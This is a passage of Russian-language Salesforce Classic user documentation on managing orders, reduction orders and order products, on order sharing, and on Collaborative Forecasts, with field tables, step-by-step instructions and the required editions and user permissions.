Для активации контрактов:


- «Активация контрактов»
- И
- «Чтение» и  
«Редактирование» для  
контрактов

## Управление и отслеживание заказов клиентов

### Общие сведения о заказах

Заказы позволяют отслеживать запросы клиентов на продукты или услуги.

*Заказ* — это соглашение между компанией и клиентом на предоставление услуг или доставку продуктов согласно указанному количеству, цене и дате. В зависимости от текущих требований компании, заказы могут добавляться в записи контрактов или прямо в записи организаций.

 **Пример:** Например, компания, являющаяся поставщиком услуг Интернета, может предлагать клиентам договор на год обслуживания. В этом случае каждому заказу должны соответствовать контракты. Другая компания, являющаяся поставщиком предметов одежды, может продавать продукты разовыми партиями. В этом случае каждый заказ должен быть связан с организацией напрямую.

СМ. ТАКЖЕ:

[Рекомендации по созданию заказов](#)

[Обновление заказов](#)

[Поля заказов](#)

[Журнал заказа](#)

[Общие сведения о сокращенных заказах](#)

### Поиск заказов в организации

Чтобы найти нужный заказ, рекомендуем создать настраиваемое списковое представление или воспользоваться предопределенным списковым представлением.

Чтобы отфильтровать просматриваемые заказы, выберите нужное предопределенное списковое представление из раскрывающегося списка «Просмотр» на вкладке «Заказы».

Чтобы создать настраиваемый список, щелкните ссылку **«Создать новое представление»**.

Чтобы просмотреть дополнительные сведения, щелкните нужный заказ после фильтрации заказов.

СМ. ТАКЖЕ:

[Создание настраиваемых списковых представлений в Salesforce Classic](#)

[Общие сведения о заказах](#)

[Ограничения по редактированию и удалению заказов и сокращенных заказов](#)

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра вкладки  
«Заказы»:

- «Чтение» для заказов

Для просмотра заказов:

- «Чтение» для заказов

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра списков  
заказов:

- «Чтение» для заказов

## Рекомендации по созданию заказов

В зависимости от параметров, заданных администратором, каждый заказ должен быть связан с организацией или контрактом.

Заказ может быть создан прямо на странице сведений об организации или контракте посредством связанного списка «Заказы» и автоматически связан с данной записью. Кроме того, заказ может быть создан на вкладке «Заказы», а связанная запись организации или контракта может быть добавлена вручную.

Чтобы создать заказ на основе другого заказа, воспользуйтесь клонированием. Если исходный заказ содержит продукты, то валюта и прайс-лист нового заказа не могут быть изменены.

СМ. ТАКЖЕ:

[Создание записей](#)

[Обновление заказов](#)

[Добавление продуктов в заказ](#)

[Общие сведения о заказах](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания заказа на вкладке «Заказы»:

- «Создание» для заказов

Для создания заказа для контракта:

- «Создание» для заказов  
И «Чтение» для контрактов

Для создания заказа для организации:

- «Создание» для заказов  
И «Чтение» для организаций

## Поля заказов

Данный раздел описывает поля заказов и сокращенных заказов.

Ниже перечислены поля, доступные в заказах и сокращенных заказах. В зависимости от используемого макета страницы и параметров безопасности полей, некоторые поля могут быть скрыты или недоступны для редактирования.

| Поле                      | Описание   |
|---------------------------|--|
| Имя организации           | Имя организации, связанной с заказом. (Только для чтения в сокращенных заказах.)   |
| Номер организации         | Уникальный номер, назначаемый автоматически организации, связанной с заказом. (Только для чтения в сокращенных заказах.)   |
| Активировано              | Имя пользователя, активировавшего заказ. (Только для чтения)   |
| Дата активации            | Дата активации заказа.   |
| Город для счета           | Часть адреса для выставления счета: название города. Данное поле может содержать не более 40 символов.   |
| Страна для счета          | Часть адреса для выставления счета: название страны. Значение выбирается из раскрывающегося списка стандартных значений или вводится как текст. Поле, являющееся текстовым, может содержать не более 80 символов.            |
| Область/штат для счета    | Часть адреса для выставления счета: название области или штата. Значение выбирается из раскрывающегося списка стандартных значений или вводится как текст. Поле, являющееся текстовым, может содержать не более 80 символов. |
| Улица для счета           | Часть адреса для выставления счета: название улицы. Данное поле может содержать не более 255 символов.   |
| Почтовый индекс для счета | Часть адреса для выставления счета: почтовый индекс. Данное поле может содержать не более 20 символов.   |
| Контакт для счета         | Контакт для выставления счета по заказу.   |
| Авторизовано компанией    | Пользователь организации, авторизовавший заказ.  |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Заказы доступны в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Unlimited Edition,**  
**Performance Edition** и  
**Developer Edition.**

Сокращенные заказы  
доступны в версиях:  
**Enterprise Edition,**  
**Unlimited Edition,**  
**Performance Edition** и  
**Developer Edition.**

| Поле                         | Описание   |
|------------------------------|--|
| Дата авторизации компанией   | Дата авторизации заказа.   |
| Дата окончания контракта     | Последний день действия контракта. (Только для чтения)   |
| Имя контракта                | Заголовок, отличающий родительский контракт от других контрактов. (Только для чтения)  |
| Номер контракта              | Уникальный номер, назначаемый контракту автоматически. Нумерация контрактов начинается со значения «100». (Только для чтения в сокращенных заказах.)                               |
| Создано                      | Пользователь, создавший запись заказа. (Только для чтения)   |
| Валюта                       | Стандартная валюта для всех полей валюты в заказе. (Только для чтения в сокращенных заказах.)  |
| Авторизовано клиентом        | Контакт организации, авторизовавший заказ.   |
| Дата авторизации клиентом    | Дата авторизации заказа контактом.   |
| Описание                     | Описание заказа.   |
| Последнее изменение сделано  | Пользователь, изменивший запись заказа последним.  |
| Возможность                  | Возможность, связанная с заказом.  |
| Стоимость заказа             | Общая сумма заказа.  |
| Дата окончания заказа        | Дата окончания заказа.   |
| Имя заказа                   | Заголовок, отличающий данный заказ от других заказов.  |
| Номер заказа                 | Уникальный номер, назначаемый заказу автоматически. Нумерация заказов начинается со значения «100». (Только для чтения)  |
| Тип записи заказа            | Тип записи, назначенный данному заказу.  |
| Регистрационный номер заказа | Регистрационный номер, назначенный данному заказу.   |
| Дата начала заказа           | Дата начала срока действия заказа.   |
| Тип заказа                   | Тип заказа. Запись выбирается из раскрывающегося списка доступных значений, заданных администратором. Каждое значение раскрывающегося списка может содержать не более 40 символов. |
| Исходный заказ               | Только для сокращенных заказов. Данное поле заполняется кодом родительского заказа при создании сокращенного заказа посредством кнопки <b>«Сократить заказ»</b> .                  |
| Ответственный                | Ответственный за заказ. Ответственность может быть назначена пользователю или очереди. Независимо от   |

| Поле                     | Описание  |
|--------------------------|---|
|                          | доступа к соответствующим организациям, ответственным предоставляется полный доступ к заказам.  |
| Дата заказа              | Дата ввода заказа.  |
| Номер заказа             | Номер заказа.   |
| Смета                    | Смета, связанная с заказом.   |
| Сокращенный заказ        | Данный флажок назначает заказу статус сокращенного. Данный флажок устанавливается автоматически при создании сокращенного заказа посредством кнопки <b>«Сократить заказ»</b> . Только для чтения.   |
| Город отправки           | Часть основного почтового адреса или адреса для доставки: название города. Данное поле может содержать не более 40 символов.  |
| Страна отправки          | Часть основного почтового адреса или адреса для доставки: название страны. Значение выбирается из раскрывающегося списка стандартных значений или вводится как текст. Поле, являющееся текстовым, может содержать не более 80 символов.   |
| Область/штат доставки    | Часть основного почтового адреса или адреса для доставки: название области или штата. Значение выбирается из раскрывающегося списка стандартных значений или вводится как текст. Поле, являющееся текстовым, может содержать не более 80 символов.  |
| Улица отправки           | Часть основного почтового адреса организации или адреса для доставки: название улицы. Данное поле может содержать не более 255 символов.  |
| Почтовый индекс доставки | Часть основного почтового адреса или адреса для доставки: почтовый индекс. Данное поле может содержать не более 20 символов.  |
| Контакт для доставки     | Контакт для доставки заказа.  |
| Статус                   | <p>Данное поле определяет этап бизнес-процесса, назначенный заказу.</p> <p>Организация может дополнять данный раскрывающийся список значениями, предусмотренными двумя системными категориями статуса заказа: «Черновик» и «Активировано». Данные категории статуса позволяют отслеживать текущие заказы посредством отчетов и списковых представлений. Одни полномочия пользователя применяются только к</p> |



| Поле | Описание  |
|------|---|
|      | статусам категории «Черновик», тогда как другие — только к статусам категории «Активировано». |

СМ. ТАКЖЕ:

[Общие сведения о заказах](#)

[Общие сведения о сокращенных заказах](#)

[Обновление заказов](#)

[Поля продуктов заказа](#)

## Обновление заказов

При необходимости созданный заказ может быть изменен путем обновления статуса, добавления или редактирования продуктов и создания сокращенного заказа.

- [Редактирование](#) заказа для обновления сведений.
- [Добавление](#) и [редактирование](#) продуктов заказа для определения запрошенных продуктов или услуг.
- [Активация](#) заказов.
- [Деактивация](#) заказов.
- [Сокращение](#) активированного заказа.

СМ. ТАКЖЕ:

[Общие сведения о заказах](#)


### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## Ограничения по редактированию и удалению заказов и сокращенных заказов

Некоторые поля недоступны для редактирования после создания заказа. Другие поля недоступны для редактирования после сокращения заказа.

- Категория статуса заказа или сокращенного заказа не может быть изменена со значения «Черновик» на значение «Активировано» или наоборот. Поле статуса обновляется на основе других процессов.  
Например, нажатие кнопки «**Активировать**» инициирует изменение категории статуса «Черновик» на «Активировано». В зависимости от параметров, заданных администратором, метки статусов могут различаться.
  - Ниже перечислены условия, при выполнении которых может быть изменено поле «Организация» созданного заказа.
    - Заказу назначается статус «Черновик».
    - Контракт, связанный с заказом, также связывается с новой организацией.
  - Ниже перечислены условия, при выполнении которых может быть изменено поле «Контракт» созданного заказа.
    - Заказу назначается статус «Черновик».
    - Организация, связанная с заказом, соответствует организации, связанной с новым контрактом.
    - Валюта, связанная с заказом, соответствует валюте, связанной с новым контрактом.
    - Прайс-лист, связанный с заказом, также связывается с новым контрактом.
  - Назначение прайс-листа не может быть изменено или удалено после назначения прайс-листа заказу.
  - Дата окончания заказа, связанного с сокращенным заказом, не может быть изменена.
  - Прежде чем удалить активированный или сокращенный заказ, рекомендуем сначала его деактивировать. Прежде чем деактивировать заказ, рекомендуем сначала деактивировать и удалить любые связанные сокращенные заказы.
  - Удаление связанных заказов доступно только ответственным за заказы, организации или контракты и системным администраторам.
-  **Прим.:** Удаление контракта инициирует удаление всех связанных заказов, примечаний, вложений, событий, задач, журналов и запросов на утверждение. Удаление контракта не инициирует удаление связанных организаций. Удаленный контракт перемещается в корзину. Восстановление контракта инициирует восстановление всех связанных элементов.

СМ. ТАКЖЕ:

[Рекомендации по созданию заказов](#)

[Обновление заказов](#)

[Общие сведения о заказах](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Заказы доступны в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Unlimited Edition,**  
**Performance Edition** и  
**Developer Edition.**

Сокращенные заказы  
доступны в версиях:  
**Enterprise Edition,**  
**Unlimited Edition,**  
**Performance Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования заказа  
или сокращенного заказа:

- «Редактирование» для заказов

Для редактирования  
активированного или  
сокращенного заказа:

- «Редактирование активированных заказов»

Для удаления заказа или  
сокращенного заказа:

- «Удаление» для заказов

## Ограничения по активации заказов и сокращенных заказов

Ограничения по активации обеспечивают целостность данных заказа.

- Заказ может быть активирован только после добавления продуктов.
- Сокращенный заказ, уменьшающий количество продуктов до отрицательного значения, не может быть активирован.
- Активация заказа или сокращенного заказа препятствует добавлению или удалению продуктов заказа, но поддерживает их редактирование.

СМ. ТАКЖЕ:

[Обновление заказов](#)

[Общие сведения о заказах](#)

[Общие сведения о сокращенных заказах](#)

[Ограничения по деактивации заказов](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Заказы доступны в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Unlimited Edition,**  
**Performance Edition** и  
**Developer Edition.**

Сокращенные заказы  
доступны в версиях:  
**Enterprise Edition,**  
**Unlimited Edition,**  
**Performance Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для активации заказов:

- «Активация заказов»

## Ограничения по деактивации заказов

Прежде чем деактивировать заказы, содержащие сокращенные заказы, рекомендуем сначала деактивировать и удалить любые сокращенные заказы.

СМ. ТАКЖЕ:

[Обновление заказов](#)

[Общие сведения о заказах](#)

[Общие сведения о сокращенных заказах](#)

## Журнал заказа

Связанный список «Журнал заказа» на странице сведений о заказе позволяет отслеживать изменения заказа (например, изменения статуса).

При каждом изменении стандартного или настраиваемого поля в связанный список «Журнал заказа» добавляется новая запись, независимо от статуса заказа. Все записи журнала содержат информацию о дате, времени, характере и авторе изменений. Журнал заказа не фиксирует изменения, вносимые в связанные списки заказа.

СМ. ТАКЖЕ:

[Обновление заказов](#)

[Общие сведения о заказах](#)

[Общие сведения о сокращенных заказах](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Заказы доступны в версиях:  
**Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

Сокращенные заказы доступны в версиях:  
**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для деактивации заказов и сокращенных заказов:

- «Редактирование активированных заказов»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition** и **Developer Edition.**

## Общие сведения о продуктах заказа

*Продукт заказа* — это продукт или услуга, предоставляемая клиенту согласно связанному заказу.

Все продукты, перечисленные в заказе, связываются с прайс-листом. Прайс-лист, связанный с заказом, отображается в связанном списке «Продукты заказа» в круглых скобках. Например, связанный список «Продукты заказа (Государство)» соответствует продуктам заказа, связанным с прайс-листом «Государство».

*Продукт сокращенного заказа* — это продукт или услуга, подлежащая возврату, сокращению, удалению или отключению согласно связанному сокращенному заказу. Каждый продукт сокращенного заказа связан с продуктом заказа напрямую.

СМ. ТАКЖЕ:

[Добавление продуктов в заказ](#)

[Добавление продуктов в сокращенный заказ](#)

[Ограничения по редактированию и удалению продуктов заказа](#)

[Общие сведения о заказах](#)

[Общие сведения о сокращенных заказах](#)

## Поля продуктов заказа

Данный раздел описывает поля продуктов заказа и продуктов сокращенного заказа.

Ниже перечислены поля, доступные в продуктах заказа и продуктах сокращенного заказа. В зависимости от используемого макета страницы и параметров безопасности полей, некоторые поля могут быть скрыты или недоступны для редактирования.

| Поле                        | Описание  |
|-----------------------------|---|
| Доступное количество        | Количество единиц, доступное для сокращения. Активация сокращенного заказа инициирует обновление поля продукта заказа «Доступное количество» для отображения количества соответствующих продуктов сокращенного заказа.<br><br>Значение должно быть всегда больше или равно «0». (Только для чтения) |
| Создано                     | Пользователь, создавший запись продукта заказа. (Только для чтения)   |
| Дата окончания              | Дата окончания продукта заказа.   |
| Последнее изменение сделано | Пользователь, изменивший запись заказа последним.   |
| Краткое описание            | Описание данной записи продукта заказа.   |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Unlimited Edition,**  
**Performance Edition** и  
**Developer Edition.**

| Поле                     | Описание  |
|--------------------------|---|
| Цена по прайс-листу      | Стандартная цена, установленная прайс-листом для родительского заказа. (Только для чтения)  |
| Порядок                  | Родительский заказ для данного продукта заказа.   |
| Номер продукта заказа    | Автоматически создаваемый номер записи продукта заказа. (Только для чтения)   |
| Продукт исходного заказа | Номер сокращаемого продукта заказа. Данное поле является обязательным, если продукт заказа сокращает другой продукт заказа. (Только для чтения)                 |
| Продукт                  | Имя продукта, используемое в данной записи продукта заказа. (Только для чтения)   |
| Код продукта             | Внутренний код или номер продукта, используемый для идентификации. (Только для чтения)  |
| Количество               | Количество единиц продукта.   |
| Элемент строки сметы     | Элемент строки сметы, связанный с продуктом заказа. Смета элемента строки сметы должна соответствовать смете, связанной с родительским заказом продукта заказа. |
| Дата начала              | Дата начала продукта заказа.  |
| Итого к оплате           | Количество продуктов заказа, умноженное на цену единицы продукции.  |
| Цена единицы продукции   | Цена единицы продукции для продукта заказа.   |

СМ. ТАКЖЕ:

[Общие сведения о продуктах заказа](#)


[Поля заказов](#)

## Добавление продуктов в заказ

Добавление продуктов в заказы позволяет отслеживать позиции, приобретаемые клиентами.

Продукты могут быть добавлены в черновые заказы.

1. Откройте нужный заказ.
2. Нажмите кнопку **«Добавить продукты»** в связанном списке «Продукты заказа».
3. При отсутствии прайс-листа, связанного с данным заказом, выберите нужный прайс-лист и нажмите кнопку **«Сохранить»**.

 **Прим.:** Заказ может быть связан только с одним прайс-листом.

4. Выберите нужные продукты и нажмите кнопку **«Выбрать»**.
5. Введите количество для каждого продукта заказа.
6. При необходимости измените цену единицы продукции.
7. При необходимости добавьте краткие описания.
8. Чтобы выбрать дополнительные продукты, нажмите кнопку **«Сохранить и продолжить»**.
9. Чтобы добавить выбранные продукты, нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

[Ограничения по редактированию и удалению заказов и сокращенных заказов](#)

[Ограничения по активации заказов и сокращенных заказов](#)

[Общие сведения о продуктах заказа](#)

[Общие сведения о заказах](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Unlimited Edition,**  
**Performance Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления продуктов в заказ:

- «Редактирование» для заказов

## Ограничения по редактированию и удалению продуктов заказа

При активации или сокращении родительского заказа применяются разные ограничения по редактированию или удалению продуктов заказа.

- Продукты не могут быть удалены после активации заказа или сокращенного заказа. Тем не менее, поля текущего продукта заказа могут быть изменены.
- Продукт заказа не может быть изменен или удален после сокращения.

СМ. ТАКЖЕ:

[Добавление продуктов в заказ](#)

[Добавление продуктов в сокращенный заказ](#)

[Общие сведения о продуктах заказа](#)

[Общие сведения о сокращенных заказах](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Заказы доступны в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Сокращенные заказы  
доступны в версиях:  
**Enterprise Edition,**  
**Unlimited Edition,**  
**Performance Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования  
продукта заказа в черновом  
заказе или черновом  
сокращенном заказе:

- «Редактирование» для  
продуктов заказа

Для удаления продукта  
заказа в черновом заказе или  
черновом сокращенном  
заказе:

- «Удаление» для  
продуктов заказа

Для редактирования  
продуктов заказа в  
активированном заказе или  
активированном  
сокращенном заказе:

- «Редактирование  
активированных  
заказов»



## Общие сведения о сокращенных заказах

Рекомендуем использовать сокращенные заказы для отслеживания запросов на сокращение, возврат, деактивацию или отключение продуктов или услуг для отдельного клиента.

*Сокращенный заказ* — это соглашение между компанией и клиентом на обработку возвратов продуктов, удаление услуг или сокращение предоставленных услуг. Например, сокращенный заказ может использоваться для отслеживания запроса на отмену заказа, созданного клиентом для приобретения 30 позиций.

Каждому заказу может соответствовать несколько сокращенных заказов, но каждому сокращенному заказу может соответствовать только один заказ. Например, чтобы сократить продукты заказа, приобретенные одной организацией посредством трех активированных заказов, рекомендуем создать три сокращенных заказа (по одному для каждого исходного заказа).

СМ. ТАКЖЕ:

[Сокращение заказов](#)

[Ограничения по активации заказов и сокращенных заказов](#)

[Ограничения по редактированию и удалению заказов и сокращенных заказов](#)

[Поля заказов](#)

## Сокращение заказов

Если компания позволяет возвращать или сокращать активированные заказы, то обмены продуктов или услуг могут выполняться путем сокращения соответствующих заказов.

Сокращение доступно только для активированных заказов.

Сокращенный заказ может быть применен только к одному заказу. Чтобы сократить количество продуктов в нескольких заказах, рекомендуем создать сокращенный заказ для каждого исходного заказа.

1. Откройте страницу сведений о нужном заказе.
2. Чтобы создать сокращенный заказ, нажмите кнопку **«Сократить заказ»**.
3. Введите соответствующие сведения о сокращенном заказе и нажмите кнопку **«Сохранить»**.
4. [Добавьте продукты](#) для определения продуктов исходного заказа, подлежащих сокращению.

СМ. ТАКЖЕ:

[Добавление продуктов в сокращенный заказ](#)

[Ограничения по активации заказов и сокращенных заказов](#)

[Обновление заказов](#)

[Поля заказов](#)

[Поля продуктов заказа](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Unlimited Edition,**  
**Performance Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для сокращения заказа:

- «Создание сокращенных заказов»

## Добавление продуктов в сокращенный заказ

После создания сокращенного заказа рекомендуем выбрать продукты, подлежащие сокращению, а также указать нужные количества.

### Прим.:

- Сокращение может быть применено только к продукту заказа, поле «Доступное количество» которого содержит положительное значение. Количество сокращенного продукта не может быть отрицательным.
  - Каждый сокращенный заказ позволяет сокращать не более 200 продуктов.
1. Откройте нужный сокращенный заказ или создайте новый сокращенный заказ путем [сокращения текущего заказа](#).
  2. Нажмите кнопку **«Выбрать продукты для сокращения»** в связанном списке «Продукты заказа».
  3. Введите нужное количество единиц в столбец «Количество для сокращения».
    - Чтобы сократить продукт заказа полностью, заполните столбец «Количество для сокращения» значением поля «Доступное количество».
    - Чтобы отменить сокращение продукта, пропустите столбец «Количество для сокращения».

Например, чтобы сократить исходный заказ, содержащий 3 000 единиц, до 2 000, введите значение «1 000».
  4. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

- [Общие сведения о сокращенных заказах](#)
- [Общие сведения о продуктах заказа](#)
- [Ограничения по редактированию и удалению продуктов заказа](#)

## Предоставление общего доступа к заказам

Стандартная модель общего доступа всей организации определяется администратором. При необходимости стандартный уровень общего доступа, заданный администратором, может быть расширен. Модель общего доступа определяет самый строгий стандартный уровень, который может быть только расширен.

Для просмотра и управления сведениями об общем доступе нажмите кнопку **«Общий доступ»** на странице сведений о заказе. Страница «Сведения об общем доступе» содержит список пользователей, групп, ролей и территорий, имеющих общий доступ к заказу. Кнопка «Общий доступ» недоступна, если одному стандартному параметру для заказов задано значение «Контролируется родительским объектом». Ниже перечислены действия, доступные на данной странице.

- Чтобы просмотреть отфильтрованный список элементов, выберите нужное представление в раскрывающемся списке «Просмотр» или щелкните ссылку **«Создать новое представление»** для разработки собственных настраиваемых представлений. Чтобы изменить или удалить любое созданное представление, выберите его в раскрывающемся списке «Просмотр» и щелкните ссылку **«Правка»**.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для добавления продуктов заказа в сокращенный заказ:

- «Редактирование» для заказов

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**


- Чтобы предоставить другим пользователям, группам, ролям или территориям доступ к записи, нажмите кнопку **«Добавить»**.
-  **Прим.:** Общий доступ к заказу может быть предоставлен только пользователю с полномочием «Чтение» для заказов.
- Чтобы просмотреть всех пользователей, имеющих доступ к записи, нажмите кнопку **«Развернуть список»**.
- Чтобы изменить или удалить уровень доступа, щелкните ссылку **«Правка»** или **«Удал.»** напротив нужного элемента списка при использовании созданных правил общего доступа, предоставляемого вручную.


## Прогнозирование продаж

### Прогнозирование и планирование циклов продаж посредством совместных прогнозов

#### Общие сведения о совместных прогнозах

Система позволяет предварительно оценивать доходы и количества для ожидаемых продаж от возможности, а также при необходимости добавлять группы продуктов, доли возможности и настраиваемые поля валюты возможности.

-  **Прим.:** Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту **«Настраиваемые прогнозы»**.

Продукт «Совместные прогнозы» позволяет предварительно оценивать и планировать весь цикл продаж — от потенциальных до закрытых сделок, а также управлять ожидаемыми объемами продаж организации. Прогноз — это форма представления ожидаемых доходов от продаж на основе общей сводки по группе возможностей. Стоимости прогнозов, отображаемые на вкладке «Прогнозы», — это итоговые и промежуточные суммы возможностей в четырех категориях прогноза («Ожидаемые продажи», «Благоприятный прогноз», «Обязательство» и «Закрыто»). В зависимости от того, как администратор настроит организацию, эти суммы могут отражать возможности по одной или нескольким категориям прогноза. На вкладке «Прогнозы» пользователи могут провести по  рядом с именами столбцов, чтобы увидеть, какие категории прогнозов проходят по общим в каждом столбце. Страница прогнозов содержит сводную таблицу, позволяющую группировать стоимости прогнозов по сводке прогноза, периоду или группе продуктов (дополнительно). Прогнозы могут содержать поправки, внесенные менеджерами прогнозов в прогнозы непосредственных подчиненных, а также поправки, внесенные пользователями прогнозов в стоимости собственных прогнозов.

Администратор организации может одновременно включать не более 4 разных типов прогнозов. Например, прогнозы могут составляться на основе дохода по возможностям или на основе количества по группам продуктов. Чтобы изменить тип прогноза, щелкните имя прогноза и выберите другой прогноз из раскрывающегося меню. Каждый тип прогноза хранит собственные отдельные планы продаж и поправки.

Пользователи могут просматривать стоимости прогнозов и связанные возможности по сводке прогноза для отдельного пользователя или всех подчиненных в иерархии прогнозов. Например, пользователь может просмотреть благоприятный прогноз на июль для всех подчиненных менеджеров по продажам, всех торговых представителей, подчиняющихся этим менеджерам, или только для отдельного сотрудника. Кроме того, пользователи могут корректировать собственные

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition** (без прогнозов по долям возможности или настраиваемому полю),  
**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition**.

прогнозы и прогнозы непосредственных подчиненных. Удобный пользовательский интерфейс позволяет быстро передавать статусные вызовы участникам группы, работающей с возможностями.

Продукт «Совместные прогнозы» предназначен для выполнения самых разных задач.

- Выбор и просмотр прогнозов посредством интерактивной масштабируемой таблицы.
- Просмотр резюме прогноза за один или несколько месяцев или кварталов для каждой сводки прогноза.
- Просмотр резюме прогнозов для каждой группы продуктов (при использовании групп продуктов).
- Просмотр процентов и стоимостей долей для каждого прогноза (при использовании долей возможности).
- Просмотр и использование списка возможностей, связанных с каждой выбранной стоимостью прогноза. Использование данного списка для прямого доступа к сведениям о возможностях.
- Чтобы оптимизировать просмотр данных, щелкните границу столбца и измените его ширину.
- Внесение поправок и просмотр сведений о поправках (например, исходная стоимость прогноза и автор поправки). Если в вашей организации используются разные типы прогнозов, то каждый тип прогноза сохраняет собственные отдельные поправки.
- Удобное перемещение менеджера прогнозов по иерархии прогнозов.
- Просмотр прогнозов на основе дохода или количества.
- Просмотр прогнозов в разных валютах.
- Просмотр данных плана продаж, доступных на странице прогнозов каждого пользователя. Если организация использует разные типы прогнозов, то каждый тип прогноза сохраняет собственные отдельные планы продаж.
- Использование отчетов по совместным прогнозам.
- Добавление возможностей пользователей партнерского портала в прогнозы.

СМ. ТАКЖЕ:

[Общие сведения об элементах прогноза](#)

[Рекомендации по настройке функции «Совместные прогнозы»](#)

[Чем отличаются версии прогнозирования?](#)

## Факты, свидетельствующие в пользу миграции от настраиваемого прогнозирования к «совместным прогнозам»

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

|  |  |
|--|--|
| Для просмотра настройки прогнозов:       | «Просмотр настройки и конфигурации»                                    |
| Для редактирования параметров прогнозов: | «Настройка приложения»   |
| Для включения поддержки прогнозов:       | «Управление внутренними пользователями»<br>И<br>«Настройка приложения» |
| Для управления планами продаж:           | «Настройка приложения»<br>И<br>«Управление планами продаж»             |

Для загрузки данных плана продаж в систему Salesforce:   «Управление планами продаж»  
И  
«Просмотр всех прогнозов»

---

Рассмотрите ключевые моменты перед тем, как принять решение о миграции от настраиваемого прогнозирования к «совместным прогнозам».

Продукт «Совместные прогнозы» поддерживает многие функции продукта «Настраиваемое прогнозирование». При переходе от настраиваемых прогнозов к совместным прогнозам следует помнить о следующем.

- Чтобы включить продукт «Совместные прогнозы», рекомендуем отключить функцию «Настраиваемое прогнозирование». Чтобы отключить функцию настраиваемого прогнозирования, обратитесь в компанию Salesforce.
- Отключение функции настраиваемого прогнозирования инициирует сокрытие связанного списка «Планы продаж» для записей объекта «Пользователь» и полномочия «Редактирование личного плана продаж» (API-имя — `PermissionsEditOwnQuota`) в объекте «Профиль».
- Если у вас включена первоначальная функция управления территориями, отключите настраиваемое прогнозирование и первоначальную функцию управления территориями перед переходом на совместное прогнозирование. Чтобы выключить данные функции, обратитесь в компанию Salesforce. Корпоративную версию функции управления территориями и совместные прогнозы можно включить и использовать одновременно, однако между ними отсутствует интеграция.
- История прогнозов, переопределения, отчеты и общедоступные данные, использованные в функции настраиваемого прогнозирования, подлежат удалению.
- Прежде чем включить продукт «Совместные прогнозы», рекомендуем экспортировать данные отчетов по прогнозам.
- По умолчанию продукт «Совместные прогнозы» использует ежемесячные прогнозы и поддерживает ежеквартальные прогнозы. Если вы будете настраивать параметры финансового года, ваш финансовый период имеет значение по умолчанию. Также можно использовать настраиваемые кварталы.
